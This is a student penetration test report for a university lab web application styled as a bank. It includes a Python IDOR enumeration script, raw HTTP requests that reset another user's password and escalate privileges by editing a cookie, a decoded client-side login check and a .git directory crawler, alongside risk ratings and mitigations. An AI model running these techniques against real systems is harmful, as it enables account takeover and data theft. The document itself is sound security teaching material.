We Test Pens Incorporated

COMP90074 - Web Security Assignment
Jiahao Chen
1118749

PENETRATION TEST REPORT FOR Bank of UniMelb Pty. Ltd. - WEB APPLICATION

Report delivered: 01/06/2023

Executive Summary

Introduction

This penetration test report aims to present five discovered vulnerabilities in the self-service banking system launched by Bank of UniMelb. Penetration tests are performed using Burp Suite, Python and DirBuster. The request frequency is limited to 30 payloads per minute and the number of threads used in DirBuster is limited to 5.

Vulnerabilities

1. Bypassing developer login

Authentication of developer login is placed on the client-side, which is easy for attackers to bypass and get developer access of the system.

2. IDOR in User Profile

Users can visit other users' profiles by passing a hidden parameter *id*, which may lead to privacy disclosure.

3. Takeover branch manager's account

Attackers can reset passwords of other users in the *Settings* page, enabling them to take control of a branch manager's account.

4. Privilege escalation

Users can promote themselves in the *Admin* page, which could to lead to unauthorized actions.

5. Information leakage in testing folders

Some files are left behind during testing and development, which may cause information leakage.

Security Posture Assessment:

The identified vulnerabilities mentioned above indicate that the system is currently at risk of potential security hazards. In the following sections, each vulnerability will be described in detail, including its corresponding proof of concept, consequence, likelihood, risk rating, and recommended mitigations. While acknowledging the limitations of the company's time and budget, it is strongly recommended to prioritize the resolution of high-risk vulnerabilities before the system's launch.

Table of Contents

Summary of Findings

A brief summary of all findings appears in the table below, sorted by risk rating.

Risk	Reference	Vulnerability
Extreme	Finding 1	Authentication of developer login is placed on the client-side, which is easy for attackers to bypass and get developer access of the system.
Extreme	Finding 3	Attackers can reset passwords of other users in the *Settings* page, enabling them to take control of a branch manager's account.
Extreme	Finding 4	Users can promote themselves in the *Admin* page, which could to lead to unauthorized actions.
High	Finding 2	Users can visit other users' profiles by passing a hidden parameter *id*, which may lead to privacy disclosure.
Medium	Finding 5	Some files are left behind during testing and development, which may cause information leakage.

Detailed Findings

This section provides detailed descriptions of all the vulnerabilities identified.

Finding 1 – Bypassing developer login

Description	Attackers can easily get developer access to the bank system since the authentication of developer login is placed on the client side.
Proof of Concept	[Appendix 2 – Bypassing developer login](#)
Consequence	**Attackers may be able to manipulate the database if they have developer access. They can also inject malicious code into the system, which could lead to disclosure of sensitive information and huge financial losses for the bank and users. Moreover, they may modify the log files to hide their activities.**
Likelihood	**It is almost certain that this vulnerability could be exploited as bypassing client-side authentication is straightforward.**
Risk Rating	**Extreme** The consequence of this vulnerability could range from major to catastrophic, depending on the privilege of developers. Meanwhile, it is almost certain to be exploited, thereby the risk rating extreme.
Recommendation	**Most importantly, it is necessary to ensure that all authentication mechanisms must be placed in the server side instead of the client side. In addition, if developers have high privileges, it is better to implement MFA for developer login to confirm the identify of developers.**
References	JJDecode: https://www.53lu.com/tool/jjencode/ Lecture slides

[Back to Summary of Findings](#)

Finding 2 – IDOR in User Profile

Description	In the *User Profile* page, users can visit other users' profiles by passing a hidden parameter *id*, which may lead to privacy disclosure.
Proof of Concept	[Appendix 2 – IDOR in User Profile](#)
Consequence	**Attackers could obtain other users' usernames, which may help to performing other attacks, such as takeover other users' accounts, resulting in potentially catastrophic consequences. Besides, if sensitive information is included in a user profile, this vulnerability could lead to privacy disclosure.**
Likelihood	**It is possible that this vulnerability could be exploited. The hidden parameter *id* is commonly used.**
Risk Rating	**High** The consequence could be major for a bank system, and it is possible that the hidden parameter is discovered. Therefore, the risk rating is high.
Recommendation	**Implement access controls to ensure the users can only have access to their own resources.** **Use indirect object references such as unique identifiers, which are more difficult to guess.** **Logging and monitoring could also be helpful to identify abnormal activities, for example, visiting other users' profiles.** **Rate limiting could restrict automated scraping of user profiles to avoid widespread privacy leakage.**
References	Regex: https://regex101.com/ Lecture slides

[Back to Summary of Findings](#)

Finding 3 – Takeover branch manager's account

Description	The *Settings* page provides a password reset functionality. However, attackers can reset passwords of other users by removing the parameter for the old password and specifying a username. If attackers know an administrative username, for example, a branch manager, they can successfully take over the account, granting them unauthorized access to perform malicious actions.
Proof of Concept	[Appendix 2 – Takeover branch manager's account](#)
Consequence	**Attackers may take control over other users' accounts, resulting in denial of service or even financial losses for the affected users.** **If a branch manager's account is compromised, attackers can have access to administrative data and perform malicious actions. Moreover, it is difficult to identify the attackers if no log is kept, potentially leading to the branch manager being held legally liable.** **In the worst-case scenario where a significant number of usernames are leaked, the consequence could be catastrophic as numerous accounts could be under unauthorized control.**
Likelihood	**It is likely that this vulnerability could be exploited. If attackers know other usernames, it is straightforward to take over user accounts.**
Risk Rating	**Extreme** The vulnerability is likely to be exploited and the consequence could range from major to catastrophic for a bank. Therefore, the risk rating for this vulnerability is extreme.
Recommendation	**Firstly, the sever side need to ensure that the old password is correctly entered, and users can only reset their own passwords. A more robust way is to use MFA when user attempts to reset the password. Even if user forgets the old password, MFA can still help to confirm the user's identity.**
References	Lecture slides

[Back to Summary of Findings](#)

Finding 4 – Privilege escalation

Description	Users can promote their privileges in the *Admin* page by setting the parameter *admin* to true, entering their usernames and finding an available role group. Attackers can therefore grant themselves unauthorized access to administrative data or actions. Besides, the promotion can be revoked so that attackers can possibly hide their activities.
Proof of Concept	[Appendix 2 – Privilege escalation](#)
Consequence	**Without takeover of administrative accounts, attackers can have access to administrative data and perform malicious actions, which may lead to sensitive data disclosure and management disorder. Moreover, if no log monitoring is implemented, it is difficult to identify the attacker as they can hide themselves easily by revoking the promotion.**
Likelihood	**It is likely that this vulnerability could be exploited since attackers are able to directly promote themselves by intercepting the transmission, without knowing other credentials.**
Risk Rating	**Extreme** The vulnerability is likely to be exploited and the consequence is major for a bank system, which makes the risk rating extreme.
Recommendation	**Firstly, it is necessary to improve the implementation of access controls. For example, the verification of admin should be placed in the server side instead of the client side. In addition, for administrative actions such as promoting users, it is better to have a further layer of authentication to confirm the identity of the administrator. MFA could be taken into consideration. Finally, implementation of a log monitoring system is useful to identifying abnormal activities. For example, each administrative action should be reviewed to avoid vulnerabilities such as privilege escalation.**
References	Lecture slides

[Back to Summary of Findings](#)

Finding 5 – Information leakage in testing folders

Description	A *test* folder is discovered, which may be left behind during testing and development. A *.git* folder is included in the test folder, which could lead to potential information leakage.
Proof of Concept	Appendix 2 – Information leakage in .git
Consequence	**Sensitive information stored in the test folder could be leaked, including credentials, source code or log files. Attackers may also find other vulnerabilities based on such files.**
Likelihood	**It is possible for the attackers to find *test* and *.git* since such directories are commonly seen during development.**
Risk Rating	**Medium** Currently, there is no obviously sensitive information included in the *test* folder so that the consequence may be Minor. Since the likelihood is possible, the risk rating is considered as medium.
Recommendation	**It is better to ensure that testing and development folders are not included in the production environment. Despite developers following good security practices, it is hard to guarantee that attackers cannot find anything valuable from such files. Moreover, rate limiting could be implemented to restrict automated tools such as DirBuster to better protect the hidden files.**
References	DirBuster: https://gitlab.com/kalilinux/packages/dirbuster Wordlist: https://chat.openai.com Regex: https://regex101.com/ Lecture slides

Back to Summary of Findings

Appendix 1 - Risk Matrix

All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:

		Consequence				
		Negligible	Minor	Moderate	Major	Catastrophic
Likelihood	Rare	Low	Low	Low	Medium	High
	Unlikely	Low	Low	Medium	Medium	High
	Possible	Low	Medium	Medium	High	Extreme
	Likely	Medium	High	High	Extreme	Extreme
	Almost Certain	Medium	High	Extreme	Extreme	Extreme

Appendix 2 - Additional Information

Proof of concept for each vulnerability are presented here in detail.

Finding 1 – Bypassing developer login

1. There are two authentication pages, the `login` page and the `developer login` page. Nothing special is found on the login page.

2. For the developer login page, a function named `authentication()` can be found by inspecting the `LOG IN` button.

```html
<button onclick="authenticate(); return false;" class="btn btn-primary pull-right">
    "Log in"
    <div class="ripple-container"></div>
</button>
```

3. Search for this function and it can be found that the function is encoded with jjencode.

```html
<script>
        function authenticate(){
            // encoded with jjencode
            $=~[];$={___:++$,$$$$:(![]+"")[$],_
    [$._$_]+$._+$.$$$_+"\\"+$.$__+$.___+"==\\"+$.$_
    {\\"+$.__$+$._$_+"\\"+$.$__+$.___+"\\"+$.$__+$._
    ["+$.___+"]\\"+$.$__+$.___+"+\\"+$.$__+$.___+"\
            }
</script>
```

4. Decoding the script gives the following result:

```
53lu > JJEncode/JJDecode

if (document.getElementById("pass").value ==
"ashdfh2i3uh8f9erhf98h234f8ghw79ghr8egyh98hern98gh89j2w48fj403wofj"){
  var x = ["FLAG{", "0c654321a8bd3fb3}", "b6bad09f13d6dbc0"];
    alert("Congrats! " + x[0] + x[2] + x[1]);
}else{
  alert("Incorrect password");
}
```

5. Flag can be either found in the decoded script or by entering the value.

assignment-plutus.unimelb.life says

Congrats! FLAG{b6bad09f13d6dbc00c654321a8bd3fb3}

Finding 2 – IDOR in User Profile

1. The `User Profile` page has the highest probability of having IDOR since user may able to visit other users' profiles. Some common parameters are tested, such as `user`, `id`. It seems `id` can redirect us to other users' profiles. As following shows, `id`=15 shows us user `test9`.

2. Next, the following python script (`idor.py`) is used to traverse through ids from `start` to `end` and use regex to find if there is a flag.

```python
def idor_flag(start, end):
    session = login()
    print(f"IDOR on User Profile via `id` ({start} - {end})")
    pbar = tqdm(total=end + 1 - start, dynamic_ncols=True)
    rate = 30
    delay = 60 / rate
    last_req_time = time.monotonic() - delay
    for i in range(start, end + 1):
        url = f"{profile_url}/?id={i}"
        resp = session.get(url)

        if re.search(flag_pattern, resp.text) is not None:
            print(f"Flag found in id-{i}")
            print(re.search(flag_pattern, resp.text).group(0))
            return

        elapsed_time = time.monotonic() - last_req_time
        if elapsed_time < delay:
            time.sleep(delay - elapsed_time)
        last_req_time = time.monotonic()
        pbar.update()
    pbar.close()
    session.close()
    print("No flag found")
```

3. Calling `idor_flag(0, 500)` traverses through ids from 0 - 500. A flag is found when id = 333 as following shows.

```
Successful Login ...
IDOR on User Profile via `id` (0 - 500)
 66%|          | 333/501 [11:06<05:36,  2.00s/it]
Flag found in id-333
FLAG{Awwwwwwwww_that's_IDORable!}
```

Edit Profile
Complete your profile

Company (disabled)	Username	Role
Bank of UniMelb	hello227	user

First Name   Last Name

Website

About Me
random.

FLAG{Awwwwwwwww_that's_IDORable!}

Finding 3 – Takeover branch manager's account

1. Password can be changed in the `settings` page. As following show, there are 3 parameters required, including `old`, `new` and `user`.

Request

Pretty   Raw   Hex

```
1  POST /change-password.php HTTP/1.1
2  Host: assignment-plutus.unimelb.life
3  Content-Length: 30
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://assignment-plutus.unimelb.life
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178
   Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://assignment-plutus.unimelb.life/settings.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: admin=false; PHPSESSID=ioluct12iqbgfkfmrgjfm27cp1; CSRF_token
   =1IDO8xuQ3kG38lnnFFokGnKENTwg6YW6xw6RBMed5FDtvH5grNDTpgrbDfCqBFPv
14 Connection: close
15
16 old=123&new=123&user=jiahchen4
```

Response

Pretty   Raw   Hex   Render

```
1  HTTP/1.1 200 OK
2  Date: Wed, 31 May 2023 10:42:51 GMT
3  Server: Apache/2.4.52 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache,
   must-revalidate
6  Pragma: no-cache
7  Content-Length: 13
8  Connection: close
9  Content-Type: text/html; charset=UTF-8
1
1  Unauthorised!
```

2. As following shows, deleting `old` does not affect changing the password.

Request

Pretty   Raw   Hex

```
1  POST /change-password.php HTTP/1.1
2  Host: assignment-plutus.unimelb.life
3  Content-Length: 23
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://assignment-plutus.unimelb.life
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/110.0.5481.178 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
   /apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://assignment-plutus.unimelb.life/settings.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: admin=false; PHPSESSID=ioluct12iqbgfkfmrgjfm27cp1; CSRF_token=
   1IDO8xuQ3kG38lnnFFokGnKENTwg6YW6xw6RBMed5FDtvH5grNDTpgrbDfCqBFPv
14 Connection: close
15
16 new=test&user=jiahchen4
```

Response

Pretty   Raw

```
1  HTTP/1.1 200 OK
2  Date: Wed, 31 May 2023
   10:43:27 GMT
3  Server: Apache/2.4.52 (Ubuntu)
4  Expires: Thu, 19 Nov 1981
   08:52:00 GMT
5  Cache-Control: no-store,
   no-cache, must-revalidate
6  Pragma: no-cache
7  Content-Length: 29
8  Connection: close
9  Content-Type: text/html;
   charset=UTF-8
1
1  Password changed successfully
```

3. Therefore, the branch manager's password could be changed using the method.

Request

Pretty   Raw   Hex

```
1  POST /change-password.php HTTP/1.1
2  Host: assignment-plutus.unimelb.life
3  Content-Length: 38
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://assignment-plutus.unimelb.life
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://assignment-plutus.unimelb.life/settings.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: admin=false; PHPSESSID=8enp9e90duat7qc0dfnbunfnh8; CSRF_token=
   YNtMULq7tFteqZyJvshvtdGUkZdbFCHXHdeCTr7TrsoZyIqrju9ZRnW48YpcWyko
14 Connection: close
15
16 new=test&user=jiahchen4-branch-manager
```

Response

Pretty   Raw   Hex   Render

```
1  HTTP/1.1 200 OK
2  Date: Wed, 31 May 2023 10:51:19 GMT
3  Server: Apache/2.4.52 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache,
   must-revalidate
6  Pragma: no-cache
7  Content-Length: 29
8  Connection: close
9  Content-Type: text/html; charset=UTF-8
10
11 Password changed successfully
```

4. Finally, logging into the branch manager's account and navigate to the `Settings` page shows the flag.

Settings

Change your password

FLAG{change_facilitates_progress}

Finding 4 – Privilege escalation

1. The `Admin` page normally shows `Unauthorised!`. Turn on the intercept in Burp Suite and change `admin` to true. Following shows the `Admin` page.

Request to http://assignment-plutus.unimelb.life:80 [139.144.99.234]

| Forward | Drop | Intercept is on | Action | Open browser |

Pretty   Raw   Hex

```
1  GET /admin.php HTTP/1.1
2  Host: assignment-plutus.unimelb.life
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/110.0.5481.178 Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
   e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6  Referer: http://assignment-plutus.unimelb.life/dashboard.php
7  Accept-Encoding: gzip, deflate
8  Accept-Language: en-US,en;q=0.9
9  Cookie: admin=true; PHPSESSID=5ms46oi71vl2ukkpvlhnf981bu; CSRF_token=
   Exp4Dm7ZJMOckuEmrNhdrsTXIdnUfV5QVfhlmAlHSFlISRoEDt2PtjYKf2tKlsUl
10 Connection: close
```

Admin
Admin Panel

Promote a user to admin!

| RESET USER | PROMOTE USER |

2. Click `PROMOTE USER` cannot promote the account's access. The request is shown below, which includes some data. The data can be decoded as `json={"user":"admin", "roleGroup": 1}`

Request to http://assignment-plutus.unimelb.life:80 [139.144.99.234]

| Forward | Drop | Intercept is on | Action | Open browser |

Pretty   Raw   Hex

```
1 POST /assign.php HTTP/1.1
2 Host: assignment-plutus.unimelb.life
3 Content-Length: 59
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://assignment-plutus.unimelb.life
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/110.0.5481.178 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
  e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://assignment-plutus.unimelb.life/admin.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: admin=true; PHPSESSID=5ms46oi71vl2ukkpvlhnf981bu; CSRF_token=
   Exp4Dm7ZJMOckuEmrNhdrsTXIdnUfV5QVfhlmAlHSFlISRoEDt2PtjYKf2tKlsUl
14 Connection: close
15
16 json=%7B%22user%22%3A%22admin%22%2C+%22roleGroup%22%3A+1%7D
```

3. Change `user` to my username and use intruder to send payloads with `roleGroup` range from 1 to 10. It turns out that the access is successfully promoted when `roleGroup` = 9.

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://assignment-plutus.unimelb.life   ☑ Update Host header to match target

```
1 POST /assign.php HTTP/1.1
2 Host: assignment-plutus.unimelb.life
3 Content-Length: 59
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://assignment-plutus.unimelb.life
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/110.0.5481.178 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
  pplication/signed-exchange;v=b3;q=0.7
10 Referer: http://assignment-plutus.unimelb.life/admin.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: admin=true; PHPSESSID=5ms46oi71vl2ukkpvlhnf981bu; CSRF_token=
   Exp4Dm7ZJMOckuEmrNhdrsTXIdnUfV5QVfhlmAlHSFlISRoEDt2PtjYKf2tKlsUl
14 Connection: close
15
16 json=%7B%22user%22%3A%22jiahchen4%22%2C+%22roleGroup%22%3A+§1§%7D
```

Request	Payload	Status	Error	Timeout	Length ⌃
9	9	200	☐	☐	285
0		200	☐	☐	290
1	1	200	☐	☐	290
2	2	200	☐	☐	290

Request   Response

Pretty   Raw   Hex   Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 31 May 2023 11:30:27 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 9
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 Promoted!
```

4. The flag can be found on the `Dashboard`. Note that the `RESET USER` can revoke this operation.

You are an admin! FLAG{raising_that_cieling}

Finding 5 – Information leakage in testing folders

1. The size of wordlist in the provided DirBuster repository is large and may consume huge amount of time if the number of threads is limited to 5. Given that the sensitive information are left behind during testing or development, a customized wordlist (`wordlist.txt`) is created with the help of GPT-3.5.

> What are some possible sensitive files or directories left behind during testing or development? Give me a list of names.

> During testing or development, sensitive files or directories may be inadvertently left behind, potentially exposing sensitive information or providing attack vectors. Here is a list of some possible sensitive files or directories that could be present:
>
> 1. "config" or "configuration": These directories may contain configuration files with sensitive information such as database credentials, API keys, or encryption keys.
> 2. "backup" or "old": These directories often store backup files or previous versions of files that may contain sensitive data or code.
> 3. "logs" or "logfiles": Log directories may contain log files that record sensitive information like usernames, passwords, or system details.
> 4. "temp" or "tmp": Temporary directories can contain temporary files, session data, or cached data that may include sensitive information.
> 5. "upload" or "uploads": These directories might store uploaded files, and if not properly secured, could be used for arbitrary file uploads or serve as a source for sensitive data leakage.
> 6. "sql" or "database": Directories related to databases may include SQL backup files, database scripts, or SQL dumps that contain sensitive information.
> 7. ".git" or ".svn": These directories are associated with version control systems like Git or SVN. If left accessible, they can reveal source code, credentials, or other sensitive information.
> 8. "admin" or "administrator": These directories might contain administration-related files, scripts, or configuration files that could provide unauthorized access or expose sensitive information.
> 9. "test" or "testing": Testing directories might contain test scripts, data, or log files that could reveal sensitive information used during the testing phase.
> 10. "doc" or "documentation": Documentation directories might include files with sensitive information, such as API documentation, system architecture details, or credentials.
> 11. "keys" or "certs": These directories may store encryption keys, SSL/TLS certificates, or other cryptographic material that needs to be protected.
> 12. "secret" or "private": These directories might contain files or configuration data with sensitive information, access control details, or internal credentials.
> 13. "debug" or "debugging": Debugging directories might contain debug logs, error logs, or temporary debug scripts that could reveal sensitive information or provide insights into application vulnerabilities.
> 14. "credentials" or "auth": These directories may include files with sensitive credentials, such as usernames, passwords, or API tokens.

2. Next, DirBuster is used to find hidden directories as following shows. A `test` folder is found, which includes `.git` and `sensitive`. However, `sensitive` only returns 250, which means we need to dive deeper to find if there is any flag.

3. The following python script (`traverse.py`) recursively traverses a folder and find if there is any flag using regex. The flag is finally found at http://assignment-plutus.unimelb.life/test/.git/logs/HEAD.

```python
dir_pattern = r'<td><a href="([^"]+)">\1<\/a><\/td>'

2 usages
def traverse(path):
    response = requests.get(path).text
    if re.search(flag_pattern, response) is not None:
        return re.search(flag_pattern, response).group(0), path

    sub_dirs = re.findall(dir_pattern, response)
    for sub_dir in sub_dirs:
        res = traverse(f"{path}{sub_dir}")
        if res is not None:
            return res
    return None




test_path = f"{domain}test/.git/"
flag, url = traverse(test_path)
print(f"Flag found at {url}")
print(flag)
```

```
Flag found at http://assignment-plutus.unimelb.life/test/.git/logs/HEAD
FLAG{gitters_R_us}
```

Back to Finding 5

Back to Top